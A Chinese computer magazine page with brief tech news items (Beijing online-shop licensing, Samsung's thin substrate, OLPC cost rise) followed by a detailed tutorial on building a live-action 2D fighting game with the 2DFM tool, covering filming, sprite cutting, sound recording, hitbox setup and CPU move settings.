《北京市信息化促进条例(草案修改稿)》9月12日通过二审，修改稿中明确规定，今后利用互联网开店的企业和个人必须取得营业执照。国内最大的两家从事C2C互联网电子商务服务的公司淘宝和tom易趣，近日均表示将按照政府相关主管部门的法律法规执行。

0.08mm

日前，三星宣布制成了全球最薄的半导体衬底，厚度为0.08mm，打破了三星此前保持的0.1mm的世界记录，比普通的纸还要薄。三星宣称，使用该技术可以制作20层闪存和SRAM芯片。新衬底所制成的电路之间的间隔可达20微米，目前已经送往全球各地的半导体制造商接受测试。如果测试顺利通过，该产品将在今年晚些时候实现商用。



白色LED

NEC液晶科技上市了背照灯光源采用白色LED的、支持VGA（640×480像素）的液晶面板模块。屏幕尺寸为6.5英寸，采用了非结晶硅TFT技术。与使用冷阴极荧光管的现有LED产品相比，亮度提高了20%以上、耗电量反而降低了40%以上。



电子纸

日本开始实施利用电子纸显示公交车运行信息的实证实验。计划于9月10～25日，在小田急本厚木车站北口1号车站设置信息显示装置。打算通过实证实验，找出在直射阳光、风雨的耐久性以及运用方面存在的问题。信息显示装置配备有2枚电子纸。其中一枚用于显示时刻表。平日每1小时、休息日每2小时更换一次显示。另一枚用于显示厚木市的行政信息。电子纸由日立制作所提供。画面尺寸为A4，黑白显示。采用的是该公司2006年5月开始销售的"Albirey"。厚度约9mm，重约600g，由普利司通开发，采用电子粉流体。

188美元

近日，据国外媒体报道，OLPC（人人电脑）低价电脑项目发言人乔治·斯奈尔表示，OLPC的XO学生笔记本量产时间将推迟到今年11月，且每部"100美元笔记本"的成本也由原来的176美元增至188美元。OLPC项目创始人尼古拉斯·尼葛洛庞帝对此表示，由于开发人员还需对XO最后测试版进行调试，因此量产时间将由9月延迟到11月。他透露，11月量产后XO出货量将达到4万台，12月将达到8万台左右。 CF[XW08]

"真人版街头霸王"诞生记

■策划/《电脑爱好者》编辑部 ■监制/狂pk ■撰稿/江西恐龙(广州)

本文可以学到

1. 2D格斗游戏知识
2. 自己制作游戏
3. 游戏动作的拍摄

7天，168小时……国庆长假怎么度过？选择出门旅行——哪儿都人满为患；选择在家睡觉——宅男宅女无聊地消耗来之不易的假期。或许往常你在做出满意的选择前假期已经结束了，但这次，你有机会利用7天的时间做出属于你的格斗游戏大作！

TAG： 格斗游戏、江西恐龙、2DFM、真人游戏、游戏开发、游戏制作 / 游戏 / 应用方案、知识 / 特别话题

关于作者"江西恐龙"

Blog地址：http://blog.sina.com.cn/T850

江西恐龙算得上是国内游戏界的达人，在诸多游戏技术论坛皆能找到其行踪，曾在国内知名业界杂志《游戏机实用技术》担任编辑，其自制游戏《街头霸王——东东不死传说》（下载地址：下载地址：http://show.gameres.com/ddbs/ddbs.rar）被网友们奉为神作（当地电视台也有报导），在2DFM游戏制作领域堪称国内顶尖高手（见图1）。



1

做游戏难吗？打消你的困惑

做游戏，不用编程！

要做游戏一定得会编程吗？当然不，已经有很多现成的游戏制作工具足以让一个普通人也能做出理想的游戏了。今天要做的是超华丽、超让人激动的2D格斗游戏，所用工具是2DFM（全称是"2D格斗游戏制作工具2nd"，1.02汉化版下载地址：http://work.newhua.com/cfan/200719/2dfm.rar）。

小知识：其实有很多现成的游戏制作工具

想制作RPG游戏：《RPG Maker XP》
想制作2D格斗游戏：《2DFM》
想制作FPS射击游戏：《FPS游戏制作大师》（FPS Creator）
想制作恋爱养成游戏：《恋爱游戏制作大师2》

有哪些游戏是2DFM制作的？

本文作者江西恐龙的《街头霸王——东东不死传说》（见图2）、内地2DFM达人morley制作的《KOF历代BOSS大乱斗》、《3Fighters》、我国宝岛台湾的TEAM FK小组制作的《超级COSPLAY大战final02版》，以及日本玩家制作的《格斗变人》等。



2

喜欢玩格斗游戏才行

2DFM这款软件面向的正是普通的玩家。这款软件在程序方面没有任何要求，只要使用者逻辑思维能力强、喜欢玩格斗游戏（否则在制作过程中有很多细节设置会让你头疼），并且略懂一些美术知识即可轻松上阵！

这些，是你需要知道的

没错，你并不需要懂编程，但用2DFM做游戏也并非运行软件马上就能开工。OK，现在做准备！

做游戏，你需要素材

制作一款2D格斗游戏需要哪些素材呢？图像和声音。

构成游戏世界的元素——图像

(1)只能使用256色位图。

(2)如果你想制作和《街头霸王 东东不死传说》一样的真人角色格斗游戏，那还得准备数码相机、WACOM压感笔等设备。用真人照片来转成256色索引BMP图，压感笔则是用来抠人物的。

有声世界才真实——声音

(1)音乐和音效有什么区别？音乐就是游戏过程中始终贯穿的背景歌曲音乐，而音效则是人物发招时的喊叫声、拳击声等。

(2)2DFM支持的声音文件有WAV、MIDI、CDDA，前两种大家应该很熟悉。WAV的音质好但文件体积大，MIDI听起来相对单调些但文件极小。一首3分钟的曲子用WAV格式会占用10MB~20MB，而MIDI则只需要数十KB。因此，建议背景音乐采用MIDI格式，音效采用WAV。

拼装、修改，还是创造？

根据开发方向的不同，用2DFM做一款游戏的工作量会差别很大。看看你想做这3种方向中的哪一种？

	修改版格斗游戏	真人版格斗游戏	纯原创格斗游戏
代表游戏	《KOF历代BOSS乱斗》	《街头霸王 东东不死传说》	暂无
要求水平	基本的电脑操作	有一定图像、声音处理能力	专业绘画、音乐处理人员
额外设备	无	数码相机/WACOM压感笔	WACOM压感笔/扫描仪/专业级声卡
制作周期	1周	3个月~1年	1年以上
素材来源	网络收集	拍摄/录音/简单处理/部分收集	完全手绘/录制
需要人员	1人	3~5人	5人以上
最大优点	有趣，有成就感	制作简单	发挥余地大

软的硬的都配齐

硬件？是台电脑就行了

2DFM对硬件要求相当低，只要CPU在Pentium III 400MZ以上，内存在64MB以上即可，相信现在几乎所有的家用电脑都能流畅运行2DFM。

软件？都是你熟悉的

①2DFM：有它你就可以不用编程也能做游戏了。
②Photoshop（任意版本）：调整人物身高比例、亮度、对比度等，并最终将素材转变成256色的BMP位图（网上可供下载的图片素材一般都是这个标准格式，不需要再转换）。
③GoldWave：切割声音。比如你玩街霸时经常听到的"熬油根"等发招声都是通过切割以匹配动作长度的。
④角色创作大师：绘制角色。如果你直接从网上下载人物图片素材就没必要用它了。

小提示：为什么手绘游戏需要这么久

一款纯原创的2D卡通格斗游戏，所有角色的动作都需要亲手绘制。一个普通美术设计师每天可以绘制5~10帧，而大部分格斗游戏中的角色动作总帧数都在300~800帧。这样计算的话，要制作一款8人版的格斗游戏，在素材绘制上就需要大半年了。

小提示：我们的建议

多嚼不烂，这是亘古不变的定律。如果你从来没接触过游戏制作，那么最好还是从"修改版格斗游戏"开始入手。一个完成的小游戏也比一个做了一半放弃的宏大游戏好得多。

带你走进素材工作室

尽管收集素材的游戏是今天的主角，不过为了满足大家的好奇心，还是介绍一下真人版格斗游戏的素材制作过程，就拿《街头霸王——东东不死传说》（以下简称为《不死传说》）来开刀吧！

拍图前，把朋友们找来吧!

拍之前的计划

拍摄之前要做好计划工作，例如这个游戏是六键系统还是四键系统？这个游戏是否制作BLOCKING系统？这个游戏里是否存在挑衅动作？这个游戏里挨打动作一共有几套？当搞清楚了这些问题之后再开始正式拍摄。

小知识：什么是四键、六键系统

还记得小时候玩过的红白机吗？手柄右侧的两排（共四键）按钮"ABAB"在格斗游戏中分别代表重拳、重脚、轻拳、轻脚；而到了16位MD游戏时代后，游戏手柄变成了"ABCXYZ"的六键版，多出的键在游戏中有的作为层次跳跃、有的作为防御。

把朋友们调动起来吧

参与拍摄的人数根据游戏既定的角色数而定，《不死传说》是江西恐龙和同事们在单位的会议室里拍摄完成的（见图3），场地不用太大但需要在拍摄位置架设背景布（背景布的底色方便抠图）。

为了造型一致，建议一次拍完

由于角色服装的造型每次的准备都相当不易，角色的投入状态在不同时间也可能不相同。因此尽量在一天之内把想到的动作全部拍完。


3

男女搭配，格斗不累

一款格斗游戏除了男女角色外，还可细分为投掷型角色、放波型角色、肥胖型角色、矫健型角色等。

小提示：角色类型设置也讲“拿来主义”

新手可能无法掌握好各种类型角色的配比，建议直接模仿别的成熟格斗游戏，如《街头霸王》、《格斗之王》等。

ACTION！开拍

你就是游戏的“动作指导”

在《不死传说》中我们设计了20个角色（见图4），其中以主角东东的招式最适合初学者上手，你在设计角色动作之前，也应该学着列出这样一张表格。

小提示：动作想不出来？学习一下

对动作种类和帧数不熟悉？没关系，学习一下现成的角色素材（比如2DFM自带的测试游戏《样品游戏[SecondHeat]》或者morley的《3Fighters》），看看日本专业游戏公司是如何为角色设计动作及绘制关键帧的。比如八神庵一共设计了几套动作？轻拳几帧、葵花二段几帧？有些动作可适当删减，但基本动作绝对不能缺少的，例如站立待机、下蹲、跳跃。

连续的照片组成动作

(1)动画就是连续的帧

所谓的“帧”，熟悉GIF图片的朋友应该不难理解，它是连续图像中的一个画面（电影也是由连续的帧组成并快速播放，才骗过了人类的视觉），2DFM制作角色动作时也是依赖连续的帧来让人物“活”起来的。

(2)帧数越多，动作越连贯

每个动作都有不同的帧数。比如轻拳速度快，因此2~5帧便足够了；而重拳讲究力量，要充分体现它的力量就必须完整地表现连贯动作，在帧数上就要达到4~10帧左右，帧数越多意味着动作越连贯。

4



人物动作	帧数	人物动作	帧数	人物动作	帧数
出场动作	6帧	下蹲过程	2帧	站立重脚	5帧
胜利动作	12帧	下蹲	1帧	空中轻挨打	4帧
失败动作	8帧	下蹲轻挨打	4帧	空中重挨打	6帧
死亡动作	12帧	下蹲重挨打	6帧	行走	6帧
站立待机	4帧	下蹲轻拳	3帧	跑步	8帧
站立防御	3帧	下蹲轻脚	3帧	躲闪	12帧
站立轻挨打	4帧	下蹲重拳	5帧	烈焰掌	7帧
站立重挨打	6帧	下蹲重脚	5帧	死人头	8帧
浮空挨打	6帧	跳跃	5帧	转转腿	8帧
被扫倒	4帧	跳跃后落下	1帧	连踢特殊技	14帧
倒地后起身	15帧	空中轻拳	3帧	弹指神功	8帧
站立轻拳	3帧	空中轻脚	3帧	降龙十八转转腿	套用转转腿图素
站立轻脚	3帧	空中重拳	5帧	还我漂漂拳	套用死人头图素
站立重拳	5帧	空中重脚	5帧		

(3)连拍还是摆泥人？看动作难度



5

一些容易做的动作就用连拍的方式，演员按照要求将动作慢慢的演绎一遍，数码相机连续捕捉下大量照片，后期处理时挑选合格的照片即可；如果动作难度比较高，演员无法连贯表演，那就像拍摄泥人动画片一样（见图5），等演员做好动作后拍摄一张，随即让他摆下一个动作，动作间的幅度尽量小一点，这样拍摄下来的照片才连贯。

小提示：高难度动作可以后期合成

一些高难度动作实际上是靠软件后期合成的，例如KEN这位角色，这是旋风腿中的一帧，演员并非真正的在高空中旋转。我们完全可以照图中所示，让演员在地面做一个假动作。照片拍完后，再后期处理一下就看不出破绽了。

图片拍完才是重头大戏

抠图讲究“宁缺勿滥”

图片全部拍完后，就得开始漫长而痛苦的抠图了。抠图没有太多的技巧（网络上的抠图教程：http://www.foreweb.com/Article/Special/pskt/），角色边缘不能有白边，所以宁愿损失一部分边缘的像素，也不能让杂色跑进来（见图6）。



6

小提示：用压感笔提

为了节省时间，尽量用专业的WACOM压感笔来手工抠图。用鼠标的话难度大，并且极其耗时。

来！测测身高

图抠出来了？该确定人物比例了。2DFM的游戏画面为640×480，先在Photoshop中新建一张640×480的图。然后将《格斗之王》等游戏的截图放进去，如图7所示，红线部分就是比较合适的基本角色身高。身高定好后就能将抠好的图按照身高标准拼接到一起了，这样做的目的是为了方便检查错误，也方便导入2DFM。



7

光有图还不行，得整点声

刀枪棍棒声，找现成的

出于对制作成本的考虑，我们可以直接到网络上下载各种WAV格式的效果音。例如拳击音效、爆炸音效、拳风声、刀剑声……素材收集得差不多的时候，接下来便可以为角色配音了。

说国语，用“录音机”

你想让角色在发招时候说国语吗？自己配音就行。

第一步：找一支话筒，连接到电脑声卡的MIC接口上。

第二步：打开“开始→程序→附件→娱乐→录音机”，点击红色按钮便可以开始录音。

第三步：利用GoldWave（下载地址：http://www.newhua.com/soft/5236.htm）切割原始录音文件，选择需要的声音段落另存即可。

小提示：录音环境很重要


录音的场所要尽量安静，避免声音素材中出现杂音。以《不死传说》中的东东为例，他依次录制了挨打声、吆喝声、愤怒声、各种必杀技、超必杀技的台词等。切记这些声音之间一定要留下一秒钟以上的间隙，以方便裁剪。

进入2DFM的世界

拍真人素材很麻烦，幸好你可以使用现成的素材迅速“拼装”出一款游戏。我们提供大家使用《不死传说》中东东的图片素材（下载地址：http://work.newhua.com/cfan/200719/dongdong.rar），跟着我让东东“动”起来吧！开启软件后，选择菜单“文件→新建”，输入游戏名字（见图8）。进入编辑状态，在界面下可以看到“游戏系统”、“角色”、“场景”、“DEMO”4个选项，还有几个子选项。“角色”和“场景”是最重要同时也是最费精力的。

小提示：其他可用的素材

2DFM安装目录中的“素材[Rtp]”子目录中就包含大量角色和场景图片、音乐和音效。另外，morley制作的游戏《3Fighters》中也直接提供了相关的素材资源，可从http://work.newhua.com/cfan/200719/3fighters.rar下载。



这个世界我说了算——“游戏系统”设置

第一步：设置硬直时间

在“游戏系统→基本”选项卡下，调整“攻击”、“防御”、“攻击互抵”的硬直时间，分别设置为15、15、20（《不死传说》的实际设置）。硬直时间设置为10～20（100换算为1秒）比较合适，默认的30略显得长了点。注意此处数值的设置方法并非键入，而是在要改变数字的位上点击，左键+1、右键-1。

小知识：什么是硬直时间？

硬直时间即游戏中攻击碰撞（比如拳打到对方身上）时，双方在此时做出的停顿，这种停顿效果目的是为了体现攻击的震撼度。大量受欢迎的格斗游戏都有硬直时间的设计，喜欢打击瞬间富有停顿感的话可以设置得大一些，喜欢流畅对战的话则可以设置得小一些。

第二步：模式选择

同样是在“基本”选项卡中，在右侧的选项默认勾选了前三项，暂时只保留“使用单人对战模式”（后期加了故事情节也可以加入故事模式）。

第三步：demo设置

在“基本”选项卡右下方的“选择demo”部分，现在暂时还无法设置。只有在最上方的“demo”选项卡中建立好相应的demo（比如“开场demo”、“选择人物demo”等）后，才能在相应的下拉框中选择已经建立好的demo项目。

小提示：demo部分暂时保留

制作demo的内容将在稍后介绍，现在可以暂时保留原始的“未使用”状态，在人物和场景制作完成后，在“demo”选项卡中新建一个空的demo再设置到里面，也可以正常地测试运行。

第四步：布置游戏界面元素

打开“游戏系统→基本图像”选项卡，在这里我们要设置场景中的体力槽、连击数、能量槽、开局标识等元素。在Photoshop中新建一张640×480的图片，在其中将场景中需要的元素都调整为适合游戏运行时的真实大小（见图9），然



后就开始制作界面了，以制作“连击符号 HIT”（即游戏中3连击时爆出的“3 HIT”图像中的“HIT”，建议做成中文的“击”图片）为例，点击底部的“脚本表”在弹出框中选择“连击符号‘HIT’”，关闭选择框。右击“基本图像”选项卡下方的脚本标题右侧的白色小格，选择“[图]插入图像调用”（见图10），这时



标题栏右侧就多出一个“图”标记的小格，点击界面左下方的“读取”，在弹出框中点击文件打开按钮，将事先做好的连击图片导入（第7个按钮默认选中，即采用图片左上角的像素颜色作为透明色），注意在界面左侧调整好位置和“停留”时间，“停留”建议设置为25～30（见图11）或更大，否则玩家就看不见一闪而过的连击图像了。



按照这个方法，依次在脚本列表中设置好“连击符号 1”、“连击符号 2”等，只需在图片里截取需要的数字部分就行了。

小提示：建立256色索引图

在Photoshop中建立一张RGB位图，然后选择菜单“图像→模式→索引色”，将色板改为“Windows默认”即可。游戏中的图片素材的底色可以是任意鲜艳的颜色（左上角第一个像素的颜色必须是底色，方便软件导入），在导入2DFM后这个底色就可以变成透明。

小提示：大张图片裁成小图或动画

我们事先做好的连击图片（或者是现成的素材图，必须是256色）里，“1、2、3……”等数字和“击”等文字都在一张图片里，可是我们在制作“连击符号‘HIT’”只需要一个“击”字。在导入大张图片后，在需要的位置处框选，然后点击上方的“插入图像脚本”按钮（第2个按钮）。上方按钮中包括在当前脚本中插入图像或在前、后一格脚本中插入图像，这样添加了多帧图像并设置好每个脚本图像的显示时间，就能显示动画效果了。

小提示：底色用没有用过的颜色


不仅要设计体力槽，还要在这张图里把游戏中所有可能出现在运行画面里的图素都设计好，最后将所有的图素放到一张图里，底色可以是任意鲜艳的颜色，切记要保证此颜色在图素里没有使用过。在Photoshop里将RGB格式改为索引格式，然后另存为一张BMP位图。

第五步：场景布置里的体力槽、气槽

点击界面底部的“脚本表”，然后选择“场景布置”，将事先准备好的640×480大小的图片导入（注意：此图片中体力槽、气槽要求已经摆放到了合适的位置）。这张图片中的体力槽和气槽实际上就是一个外框，而实际的体力、气的多少则需要向脚本“1P生命槽”、“1P气槽”导入条状图片来搞定。

小提示：槽和条位置要对齐

之前放入的640×480大图中的槽位置是已经固定了的（做图时固定了），但“1P生命槽”等项目中导入的条状图片则是可以移动的，通过设置左侧界面的位置数值将槽和条对齐，左侧数值代表水平线位置、右边代表垂直线位置，以图片元素与游戏画面各自最左上角的点判断距离（见图12）。



做完这几项设置，你现在已经可以在“demo”选项卡中制作demo了，可以试着制作一下主菜单，制作方法与前面的步骤类似，只要导入底图就行了。如果还是搞不清状况，可以先制作人物和场景，当你制作的人物动起来时，就说明对2DFM的机制了解得差不多了，再回头继续制作系统菜单就会容易很多。

在游戏里创造东东——“角色”设置

第一步：设置角色基本情况。

打开“角色”下的“基本”选项卡，右击左侧空白框选择“新建角色”，输入角色名字。在这里大致可以设定角色的体力槽、能量槽等数值设定，这是东东的初级设置。我把东东的体力设置为400，大家在制作角色时可以填入一样的数值，在测试时如果觉得角色体力太少或者能量太多都可以修改，和数值相关的设定都可以在这里进行调整。

第二步：拼接出各种招式

打开“招式”选项卡，点击“脚本表”，列表中包含“通常站立”、“前行”、“后退”等诸多项目。列表中的黑体部分是系统已经强加指令的动作，例如在游戏中按“→”键，东东则一定会做出“前行”动作，这些动作的指令不可修改。除了2DFM中默认的基本动作外，其他大部分招式需要我们自己添加（比如你想做一个“佛山无影脚”，就在招式列表框中右击，选择“新建招式”）。最初计划东东的“通常站立”动作为3帧，所以将3张站立动作的图片（在拍素材时你可以让脚微微颤动以做出动态的感觉）依次载入并调整位置后，再设置一下速度，将默认值5改为15，3张图片以0.15秒的速度切换使动作动画显得很自然。点击窗口左下方的“预览”按钮，就能看到连续的待机动作了。

小提示：调整人物的方位

角色设置中的方位规则和系统设置里有所不同。在框选人物图片后，该人物的坐标被定为最下方的中间点，图中白色的十字架正是用来调整位置的中心轴线，正中间的点为0、0。软件在0、0处设置了一套阴影图，这样设计是为了让角色在默认状态下便可以站在正确的影子上。接着微调3张图片的位置，有时并非所有动作都能很连贯地结合在一起，因此部分图片也许要向下或向左移动一个象素点。

小提示：帧循环的首尾相接

还有一个细节需要注意，东东的动作假设为1帧、2帧、3帧。如果玩家不进行任何操作，那么系统将会以“1→2→3→1→2→3……”的方式无限循环下去。请注意循环的首尾相接，“3帧”和“1帧”的衔接有点不连贯。所以应该将“2帧”复制到“3帧”的后面，这样系统会以“1→2→3→2→1→2……”的方式平滑地循环下去。

第三步：防御判定

现在该给刚才添加的动作加入"防"属性了，2DFM这款软件有个制作准则：只要在编辑栏里加入某属性，那么该属性的作用将一直持续到最后。也就是说只需在该项目的最前面加一格防御判定（右击"图"那格再插入，就能置前），那么该项目里的所有图片都具备防御判定了。加入"[防]插入防御范围"后，在东东动作图片上用鼠标拉出一个范围框。然后勾选"碰撞属性"、"受伤属性"（单独"碰撞属性"框为绿色、单独"受伤属性"框为蓝色，两者皆有便是深蓝色）。同时勾选两项表示该动作具有了阻挡以及可以被攻击的特征（见图13）。学会了"防"，就能依样画葫芦将其余动作都载入到软件中了。



13

小提示：伤害率是什么

伤害率是防御判定范围内，被攻击时受到的伤害程度。比如角色中了一个会掉100点血的"黑龙波"，如果打中的是头部，而头部框选出的伤害率是70，那么角色就会掉70点血。

小提示：哪些动作需要设置"防"

在游戏中，除了倒地起身、死亡、开场等动作不需要设置"防"，其余全部动作都要设置"防"。在游戏运行中程序"只认框不认人"。如果框挨打了，那便表示人挨打，程序便会自动进入挨打的动画。"防"和"攻"的设计是2DFM这款软件的精髓所在。

第四步：让东东走动走动

在制作"前行"动作时需要用到"移"这个功能。"移"的意思自然是指移动，比如玩家按住了"→"键，系统就会播放"前行"的动画，为了让东东真的行走起来，要给这组图片一个移动的属性。在6帧图片前加插了一个"移"，移动速度设置为"X=2.50、Y=0"。X越大则移动越快，在预览框里可以直观地看到东东移动效果。

制作完"前行"后，右击"前行"的项目标题选择"复制招式"，然后在"后退"那里选"插入招式"。接着把移动属性由2.50改为-2.50。再把6张图片的顺序由"1、2、3、4、5、6"改为"1、6、5、4、3、2"，这样便可以很顺利地把"后退"的动画制作完毕。

小提示：后退的顺序

也许会有人问，为什么不是改为"6、5、4、3、2、1"，而是要"1、6、5、4、3、2"？这是因为从东东的动作上看来，不管是前进还是后退，他的第一个动作都是微抬脚的，这让第1张拍摄的走路照片注定了要担任"前行"和"后退"的第一帧。

第五步：东东想学"跳"了

先把"上跳"的所有图片都载入，然后在起跳图片的后面插入"移"，设置数值时将"移动→Y"设置为"-13.00"，即向Y的上方以13.00的速度移动，不要忘记给"重力→Y"设置"+0.70"。这个招式需要反复测试，以得到最满意的设置效果。

小提示：X和Y的意义

"移"中的X是指在水平地面上左右移动，而Y则是指上下移动，也正是"上跳"里需要用到的。"重力→Y"可以让角色产生重力作用，跳到最高点之后从空中掉下来。那样在视觉上便成了跳跃了。如果这里不进行设置的话那么角色将会无限向空中飞行，或者如果重力Y错设成"-0.70"的话，角色将会以加速度的方式飞向太空……

第六步：设置条件分支

在东东上跳的瞬间，也就是在"移"图标的前面，大家要加入"插入 条件分支"，然后选择"招式分支"。分支设置的第一项选"着地后"，第二项为链接选项，这里可以选择"从下蹲站起"。接着在跳跃的最后一格，设置"插入 脚本移动"→"跳转"，最后在指定跳转项里选择跳跃的最后一帧画面（见图14）。



14

小提示：条件分支有什么用

刚才的一系列设置是为了告诉系统：①只要角色还在空中，那么动画将持续播完，播到最后一帧后无限循环，角色将以后一帧的状态朝地面落下。②只要该角色从空中落到地面后，则播放'从下蹲站起'的动画。之所以一定要这样设置，是因为我们无法判断东东会跳到多高，或者说他会在空中保留多久，所以这些运算留给系统好了。

检验你的成果

首先要保证游戏系统的标题那里设置有demo（就算是空白的也行），然后场景也必须有（场景的制作方法见下文）。这样便可以选择2DFM窗口上方的"测试运行"了，在之后弹出的界面里，角色分别都选"东东"（如果以后制作了多个角色，便可以选择不同角色了）。操作方式可以是"角色操作"，也可以是"CPU"。场景选择制作好的场景，运行方式选"从战斗开始"。如果这里选"从最初开始"，那便是从游戏片头动画等DEMO开始了，由于目前没有制作那些DEMO，而仅仅是为了测试人物动作，所以直接选"从战斗开始好了"。最后点击"运行"，游戏画面终于出现在大家眼前了。

打斗，就是打别人和被别人打

打斗动作笼统地讲分为“打别人”和“被别人打”两部分。我们先把后面的“被别人打”这一部分做完，因为系统里默认有六种挨打动作、六种防御动作需要设置。等设置完这部分之后，我们再来考虑“打别人”（传说中的先苦后甜，汗）。

东东被别人打了

无限连击和连不出，只在一线

先回到“游戏系统”的“中招反应”这部分，这里有12种默认的被打动作选项，选项后面都是空的，这表明需要制作完动作之后再回来这里勾选。和角色的待机动作的制作方法一样，依次将东东的挨打动作导入到“命中 弱 站立”的项目里。从这里开始，图片的时间长度将紧密地影响到游戏的平衡性。以东东为例，他的“命中 弱 站立”一共采用了8张图片（见图15），其中前6张是重复的，每张时间长度为2。利用左右位


15

置的循环不同，造成晃动效果。后两张时间长度分别为8、8。2+2+2+2+2+2+8+8=28，也就是说东东在受到轻攻击时会出现0.28秒的受伤硬直时间。这个时间长度非常重要，长了的话别人可以无限连，短了的话打不出连续技。同样的，重攻击受伤我给东东设置了0.36秒硬直时间。这些时间大家都可以修改，主要得根据攻击速度来决定受伤时间。同理，大家可以把防御的动作全部做完。

声光全开，打起来才炫

接着可以顺便制作好攻击光效，防御光效。这些光效可以自己绘制，也可以去网上下载一些素材，制作方式和人物动作相同，利用时间的不同来达到动画的效果。这时大家会初步接触到“音”，即插入声音的意思。攻击特效光有画面是不够的，还必须伴随有刺激的拳击声音，针对不同的光效依次载入不同的声音。设置完毕后，一定要回到“游戏系统→中招反应”里把相应的受伤动作和光效联系到一起（见图16）。

游戏系统 角色 | 场景 | demo
东东 | 基本 | 招式 | 中招反应 | 投掷反应 | 指令 | CPU | 故事

攻击项目种类	分配项目	攻击时出现的物体
命中 反复挨打1	命中 反复挨打1	攻击光效C
命中 反复挨打2	命中 反复挨打2	攻击光效C
命中 反复挨打3	命中 反复挨打3	攻击光效C
命中 弱 站立	命中 弱 站立	攻击光效D
命中 弱 下蹲	命中 弱 下蹲	攻击光效D
命中 弱 空中 不倒地	命中 弱 空中 不倒地	攻击光效D
命中 弱 空中 倒地	命中 弱 空中 倒地	攻击光效D
命中 强 站立	命中 强 站立	攻击光效E
命中 强 下蹲	命中 强 下蹲	攻击光效E
命中 强 空中 不倒地	命中 强 空中 不倒地	攻击光效E

16 所有项目一一对应

教东东打别人

给东东制作一套轻拳

光有挨打动作和防御动作还不够，还必须制作打人动作。以东东的轻拳为例，这个动作的制作方式也是一样的。

第一步：将预先排好的攻击图片一张张地导入到软件里。首先记得在所有动作的最前面设置一格“防”，这表示就算角色处于攻击状态，也是很有可能被敌人攻击到的。

第二步：在攻击瞬间的“图”左边一格，右击导入“声”。将挥拳的音效加进去。如果想让角色这时候发出“呼喝”的出招喘息声，可以到别的位置新建一个“轻攻击发声”的模板，然后在攻击图片附近以“物”的形式导入进去。这样做的目的是让两组声音处于不同的栏目里，因为如果在同一个脚本下很可能无法同时播放两种声音。

第三步：再加入一格“攻”，系统默认会在“攻”之前增加“敌”。“敌”在这里代表的是敌人反应，也就是说你的这套攻击对敌人所可能产生的所有后果，都在“敌”里面设置。

小提示：攻的含义

“攻”自然代表攻击，和“防”的设置有些类似，“攻”是拉选红色框。这表示红色部分是具备攻击功能的。然后攻击力我暂时定为10。2DFM这款软件的判定准则为：只要红色碰到了蓝色，即表示击中对方。由于之前设置了东东的体力为400，也就是说用这样的轻拳连续攻击40拳，东东就会倒地。

收拳设置为无攻击力

“攻”的红框和“防”一样，作用是一直持续下去的。也就是说攻击图片之后的所有图片都具备攻击能力，而在收拳时通常希望无攻击力，所以需要在攻击瞬间的“图”格右侧插入另一个“攻”，不过这次我们不拉红框，也不设置攻击力，这样它就成了一个空白的“攻”，这样接下去的收拳“图”格就不具备攻击力了（见图17）。



17

东东的轻拳按什么键


18

轻拳制作完毕后，可以到“角色→指令”里来设置按键。我让A键负责“轻拳”的出招（见图18），然后在四种状态下设置角色的反应，只要玩家在游戏中按A键，角色将会做出相应的动作。指令受理时间是指限定的按键时间，只要在规定的时间内做出按键动作，系统则承认操作成功。普通攻击的指令受理时间一般设置为10~20。必杀技可以设置为20~40，超必杀技可以设置为50~100。

小提示：指令的优先级

在指令的设置中还有一个规则，那就是系统会优先处理上面的动作。如果玩家按了“↓→A”，那么东东该做烈焰掌还是轻拳呢。照常理，这时候东东就不应该放出轻拳了，所以软件用这个简单的方式来判定出招。总之一定要把具有组合键操作的必杀技放到上面，而单独按键的普通技放到下面。

胜利在望，你的游戏就要诞生了

教电脑控制东东打架


双人对战的时候，角色都是由玩家控制的，可是当一个人玩的时候，你就需要和电脑对战了。电脑怎么知道什么时候该出什么招式呢？需要我们教它。

划黑块定范围

当东东这个角色已经可以正常对战的时候，就该设置电脑控制角色的规则了。点击"角色→CPU"，在这里进行角色的AI（人工智能）设计。右击选择"新建CPU招式设置"加入新的AI指令，在图中最左边的边界线是指我方角色位置，而图中的色块则是指敌人范围，这些黑块的大小是通过数值输入来设置的。

凭"可能性"出招

以图中的"档15"为例子，我将敌人位置数值设置为160~370，确率为45%，出招为"转转腿 重"（见图19），也就是说，当敌人距离我在160-370的象素位置时，他将有45%的可能性出"转转腿 重"。



19

别觉得这样设计很单调，当设置出大量不同反应时，角色就诞生了。你可以让这位角色擅长空战，只需要不断地让他跳跃攻击即可。或者让他擅长防守，只要设置好几个防守动作。

小提示：电脑华丽的连续技怎么来的?

电脑华丽的连续技也是可以这样设置出来的，只需要在动作设置那里不断的牵引出新的动作即可。例如可以设置为"重拳→浮空技→必杀技→超必杀技"，一旦敌人中了第一拳，那么后面的动作都将顺利的发出来，这便是电脑AI的设置。这部分内容需要反复测试，从中可以找到很多乐趣。

场景就是游戏的舞台

大图和小框

2DFM支持640×480大小的场景，最大可支持1280×960（场景是可以滚动的嘛）。在制作场景前需要考虑好采用什么背景，是室内还是室外，场景里人物是否会动。最好可以用Photoshop新建一张图，然后把游戏主界面放到里面观察。以图中场景为例子，这是一张1280×960的场景，而图中的小框正是游戏标准画面大小。换句话说里头角色可以打斗的范围还是蛮大的。

